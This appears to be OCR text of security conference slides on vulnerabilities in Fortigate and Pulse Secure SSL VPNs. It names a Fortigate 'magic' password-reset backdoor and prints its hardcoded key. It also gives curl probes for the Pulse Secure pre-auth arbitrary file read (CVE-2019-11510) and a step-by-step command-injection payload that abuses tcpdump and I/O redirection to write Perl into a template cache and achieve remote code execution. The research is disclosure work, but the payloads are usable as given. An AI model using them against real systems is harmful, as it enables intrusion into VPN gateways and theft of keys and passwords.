
- Overflow SSL structure
 - Establish massive connections
 - Lots of normal requests
 - One overflow request




Exploit between connections



Original SSL structure




Trigger JavaScript Parsing




Overflow SSL structure



From SEGFAULT to RCE



Forge SSL structure



Enjoy your shell!

- Send fuzzy connections to meet the condition
 - Daemon may crash multiple times
 - Fortigate owns a reliable watchdog!
- Get a shell in 1~2 minutes

Make your life easier

Find another **Door** to get in

MAGIC backdoor

- A “**magic**” parameter
 - Secret key for reset password
 - Designed for updating outdated password
 - but lack of authentication

```
magic = httpd_get_param(params, "magic");
if (magic && !strcmp(magic, "4inet200906066"))
```

Demo

Pop a root shell from the only exposed HTTPS port

meh@ubuntu16:~/forti\$ █

█

Pulse Secure SSL VPN

- Pulse Secure was formed a divestiture of Juniper Networks
- Customized web server and architecture stack
- Perl enthusiast - numerous Perl extensions in C++
- LD_PRELOAD all processes with:
 - **libsafe.so** - Detect and protect against stack smashing attacks
 - **libpreload.so** - User-mode networking system call hooks

Vulnerabilities we found

- **CVE-2019-11510** - Pre-auth arbitrary file reading
- CVE-2019-11538 - Post-auth NFS arbitrary file reading
- CVE-2019-11508 - Post-auth NFS arbitrary file writing
- CVE-2019-11542 - Post-auth stack buffer overflow
- **CVE-2019-11539** - Post-auth command injection
- CVE-2019-11540 - XSSI session hijacking
- CVE-2019-11507 - Cross-site scripting

Arbitrary file reading

- CVE-2019-11510 – Webserver-level pre-auth file reading
 - Pulse Secure has introduced a new feature **HTML5 Access** since SSL VPN version 8.2
 - A new solution to access Telnet, SSH and RDP via browsers
 - To handle static resources, Pulse Secure created a new IF-case to widen the original strict path validation

Am I affected by this vuln?

- Probably YES!
 - All un-patched versions are vulnerable except the End-of-Life 8.1 code

```
$ curl -I 'https://sslvpn/dana-na///css/ds.js'
```

```
HTTP/1.1 400 Invalid Path
```

```
$ curl -I 'https://sslvpn/dana-na///css/ds.js?/dana/html5acc/guacamole/'
```

```
HTTP/1.1 200 OK
```

What can we extract?

1. Private keys and system configuration(LDAP, RADIUS and SAML...)
2. Hashed user passwords(md5_crypt)
3. Sensitive cookies in WebVPN(ex: Google, Dropbox and iCloud...)
4. Cached user plaintext passwords

Who

1. Private
2. Hashed
3. Sensitive
4. Cached

(and SAML...)

iCloud...)



Plaintext AGAIN

Command Injection

- CVE-2019-11539 – Post-auth Command Injection



/dana-admin/diag/diag.cgi

```
sub tcpdump_options_syntax_check {
    my $options = shift;
    return $options if system("$TCPDUMP_COMMAND -d $options >/dev/null 2>&1") == 0;
    return undef;
}
```

Command Injection

The screenshot shows the Pulse Secure web interface under the 'Tools' tab, specifically the 'TCP Dump' section. The 'TCP Dump' tab is selected. The interface includes fields for selecting an interface (set to 'internal'), enabling promiscuous mode (set to 'On'), defining a filter (highlighted with a red box), and setting options. A large red arrow points from the bottom right towards the 'Filter' input field.

Pulse Secure

Troubleshooting > Tools > TCP Dump

TCP Dump

User Sessions | Monitoring | **Tools** | System Snapshot | Remote Debugging

TCP Dump | Commands | Kerberos

This allows you to sniff the packet headers on the network, and save them in a dump file.

TCP Dump Status: Stopped

Interface: Internal internal

VLAN Port:

Promiscuous mode: On Off

Filter:

Options:

Start Sniffing

Pulse Secure hardenings

- Several hardenings on Pulse Secure SSL VPN...
 1. System integrity check
 2. Read-only filesystem(only **/data** are writable)
 3. The **DSSafe.pm** as a safeguard protects Perl from dangerous operations

The Perl gatekeeper

- **DSSafe.pm**
 - A Perl-C extension hooks several Perl functions such as:
 - `system`, `open`, `popen`, `exec`, `backtick...`
 - Command-line syntax validation
 - Disallow numerous bad characters - `[\&*\(\)\{\}\[\]\`\\;\\|\\?\\n~<>]`
 - Re-implement the Linux I/O redirections in Perl

Failed argument injection :(

- TCPDUMP is too old(v3.9.4, Sept 2005) to support **post-rotate-command**
- Observed Pulse Secure caches Perl template result in:
 - `/data/runtime/tmp/tt/*.thtml.ttc`
 - No way to generate a polyglot file in both Perl and PCAP format



```
/usr/sbin/tcpdump -help
```

Usage: tcpdump [-aAdDeflLnNOpqRStuUvxX] [-c count] [-C file_size]
[-E algo:secret] [-F file] [-i interface] [-M secret]
[-r file] [-s snaplen] [-T type] [-w pcap-file]
[-W filecount] [-z postrotate-command]
[-y datalinktype] [-Z user] [expression]

Time to dig deeper

- Dig into **DSSafe.pm** more deeply, we found a flaw in command line I/O redirection parsing



dssafe_example.pl

```
use DSSafe;

system("tcpdump -d $options >/dev/null 2>&1");
system("tcpdump -d -h >file >/dev/null 2>&1");    # `file` not found
system("tcpdump -d -h >file < >/dev/null 2>&1"); # `file` created
```

Think out of the box

STDOUT is uncontrollable

Could we write a valid Perl by just **STDERR**?

Think out of the box

```
$ tcpdump -d -r '123'
```

```
tcpdump: 123: No such file or directory
```

```
$ tcpdump -d -r '123' 2>&1 | perl -
```

```
syntax error at - line 1, near "123:"
```

```
Execution of - aborted due to compilation errors.
```

Think out of the box

```
$ tcpdump -d -r 'print 123#'  
tcpdump: print 123#: No such file or directory  
  
$ tcpdump -d -r 'print 123#' 2>&1 | perl -  
123
```

Perl 101

Code

```
tcpdump: print 123#: No such file or directory
```

GOTO label

Comment

```
/usr/sbin/tcpdump -d  
-r '$x="ls",system$x#'  
2>/data/runtime/tmp/tt/setcookie.thtml.ttc  
<  
>/dev/null  
2>&1
```



RCE Exploit

```
/usr/sbin/tcpdump -d
```

1 -r '\$x="ls",system\$x#'

```
2>/data/runtime/tmp/tt/setcookie.html.ttc
```

```
<
```

```
>/dev/null
```

```
2>&1
```



STDERR(2)

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d  
-r '$x="ls",system$x#'
```

2 2>/data/runtime/tmp/tt/setcookie.thtml.ttc

<

>/dev/null

2>&1



STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

tcpdump: \$x="ls",system\$x#: No such file...

```
/usr/sbin/tcpdump -d  
-r '$x="ls",system$x#'  
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
```

3

<

~~>/dev/null~~


~~2>&1~~



STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

tcpdump: \$x="ls",system\$x#: No such file...

```
/usr/sbin/tcpdump -d  
-r '$x="ls",system$x#'
```



```
curl https://sslvpn/dana-na/auth/setcookie.cgi
```

boot	bin	home	lib64	mnt	opt	proc	sys	usr	var
data	etc	lib	lost+found	modules	pkg	sbin	tmp		
...									

